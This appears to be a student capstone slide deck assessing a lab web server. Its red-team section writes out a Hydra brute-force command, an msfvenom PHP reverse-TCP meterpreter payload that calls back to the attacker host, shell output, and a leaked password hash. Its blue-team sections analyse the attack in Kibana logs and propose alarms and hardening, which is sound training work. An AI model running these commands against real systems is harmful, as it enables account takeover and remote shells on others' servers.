Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.1-225
Netmask: 192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Hypervisor

IPv4: 192.168.1.90
OS: Kali Rolling 2020.1
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
ELK
Hostname: Elk

IPv4: 192.1.105
OS: Ubuntu 18.04.1 LTS
server
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hypervisor	192.168.1.1	Network Gateway
Kibana	192.168.1.100	Network Monitoring
Capstone	192.168.1.105	Web Server
Kali Linux	192.168.1.90	Attacking machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hydra brute force	The server does not lock out users after a number of failed login attempts, allowing an attacker to keep trying passwords.	This allows attackers to eventually break into a user account if they have a username to test against and gain access to any information locked behind that account. In this case, it gives us access to a hashed password.
Keeping credentials on server	User credentials are stored in a text file located in a hidden directory on the server.	Having user credentials stored anywhere that isn't heavily locked behind secure user accounts allows attackers to gain access to anything that the compromised user has access to.
Unauthorized user uploading files	A user with no affiliation to the company is able to upload a file to the web server.	This can allow a malicious actor to upload a script that can either bring the server down or download any data they can find.

Exploitation: Hydra Brute Force

01

Tools & Processes
To exploit this vulnerability, I used the software “Hydra”. I fed in the username of the account that I wanted to brute force, the IP that the account is tied to, as well as the directory that was locked behind the password.

02

Achievements
This exploit gave me access to a hidden directory that contained a file with detailed instructions on how to access the file management system of the web server. This file also contained a username and hashed password needed to access the management system,.

03


The specific hydra command used was:

```
Hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Hydra Brute Force


Screenshots

Hydra brute forcing the password to Ashton's account:



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-01 17:03:53
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Inside the file locked behind Ashton's login:



192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Storing Credentials on Web Server


01

Tools & Processes
I didn't need a tool to exploit this after I gained access to the file using hydra from the previous slides. Using Ashton's login was enough to be able to read the files and gain further access to the file management system.

02

Achievements
This exploit gave me access to a different user account after using credentials of a first account to get into a hidden folder.

03


webdav - File Manager

Warning, you are using the root account, you may harm your syste

dav://192.168.1.105/webdav/

passwd.dav

Exploitation: Unauthorized File Upload

01

Tools & Processes


To exploit this, I used metasploit and msvenom to create a payload that would allow a reverse TCP connection to be opened from the web server. From here, I used Ashton’s account to open the file on the web server from the browser and start the payload.

02

Achievements

This allowed me to remotely open a shell in the web server OS and browse files as the www-data user.


03




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
connect.php	2021-07-06 23:07	1.1K	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
meterpreter > shell
Process 1817 created.
Channel 0 created.
whoami
www-data
locate flag.txt
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> connect.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

The port scan started at 10:05PM on 07/01/2021.

There were 111,664 packets sent from the IP 192.168.1.90

What indicates that this was a port scan? (go to kibana and look at dest ip's)



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

packetbeat-*

Selected fields

destination.port


111,664 hits

Jul 2, 2021 @ 00:00:00.000 - Jul 2, 2021 @ 00:30:00.000 -

Analysis: Finding the Request for the Hidden Directory

On 07/01/2021, at 9PM, 16,500 requests were made to a hidden directory from an unauthorized IP address.

A secret file containing instructions on how to access an online file management system was contained within this directory.



```
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and http.response.status_code: 200 and url.path: /company_folders/secret_folder/*
```


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Analysis: Uncovering the Brute Force Attack


A user agent named “Hydra” made 16,496 requests to the secret_folder file.

16, 491 requests were made before this user agent was able to successfully access this hidden file with a correct password.




url.path: "/company_folders/secret_folder"

user_agent.original: Mozilla/4.0 (Hydra) ×



16,491 hits

Jul 1, 2021 @ 00:53:12.694 - Jul 8, 2021 @ 00:53:12.694 — Auto



16,496 hits

Jul 1, 2021 @ 00:43:13.918 - Jul 8, 2021 @ 00:43:13.918 — Auto


Unsuccessful Attempts

Total requests

Analysis: Finding the WebDAV Connection

166 requests were made to the Webdav directory from the attacking machine with the IP 192.168.1.90.

The attacker requested the webdav.passwd and a connect.php file.



url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,500
http://192.168.1.105/webdav	146
http://192.168.1.105/webdav/connect.php	62
http://192.168.1.105/webdav/passwd.dav	34
http://192.168.1.105/webdav/	20

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert can be created to detect when any IP address connects to any ports that aren’t ports 80 or 443.

I would set this alarm to trigger if more than 10 ports that aren’t 80 or 443 get traffic in under 5 minutes.

System Hardening

Firewall rules can be set to block any traffic to ports that aren’t 80 or 443.

IP addresses should be whitelisted for ports that aren’t 80 or 443 but must remain open.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Any time that any IP address that isn't approved by the company tries to access the secret_folder in the hidden directory should send an alert to the SOC team.

System Hardening

This directory should not be on the web server at all.

Users who have a whitelisted IP address should also be required to have 2 factor authentication on to access the directory.

Mitigation: Preventing Brute Force Attacks

Alarm

An alert should be created that triggers whenever an IP that is not whitelisted tries and fails to access a directory locked behind a password. This can be detected by checking for 400 range response codes.

This should trigger if there is more than 10 failed login attempts in 5 minutes.

System Hardening

An account that fails to log in more than 5 times in 10 minutes should be locked out for 15 minutes.

Passwords should be reset every 90 days and have minimum strength requirements.

If an IP address that is not whitelisted tries to log in to an account, drop the traffic of that IP and block it in the firewall.

Mitigation: Detecting the WebDAV Connection

Alarm

An alarm should be set up to trigger whenever an unwhitelisted IP address attempts to connect to the WebDav directory.

System Hardening

Ip addresses that should be able to access the directory should be whitelisted in the firewall rules and all other traffic should be blocked and dropped if they attempt to access it.

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alarm should be set up if any connection is established from a port that is not 80 or 443 to or from an unauthorized IP address.

POST requests should also trigger an alarm if they come from unauthorized IP addresses.

System Hardening

A firewall rule should be made to block any traffic that is not on ports 80 or 443 with exceptions made for whitelisted IP addresses.

The WebDav directory should not be able to interact with files that are uploaded to the server.

The End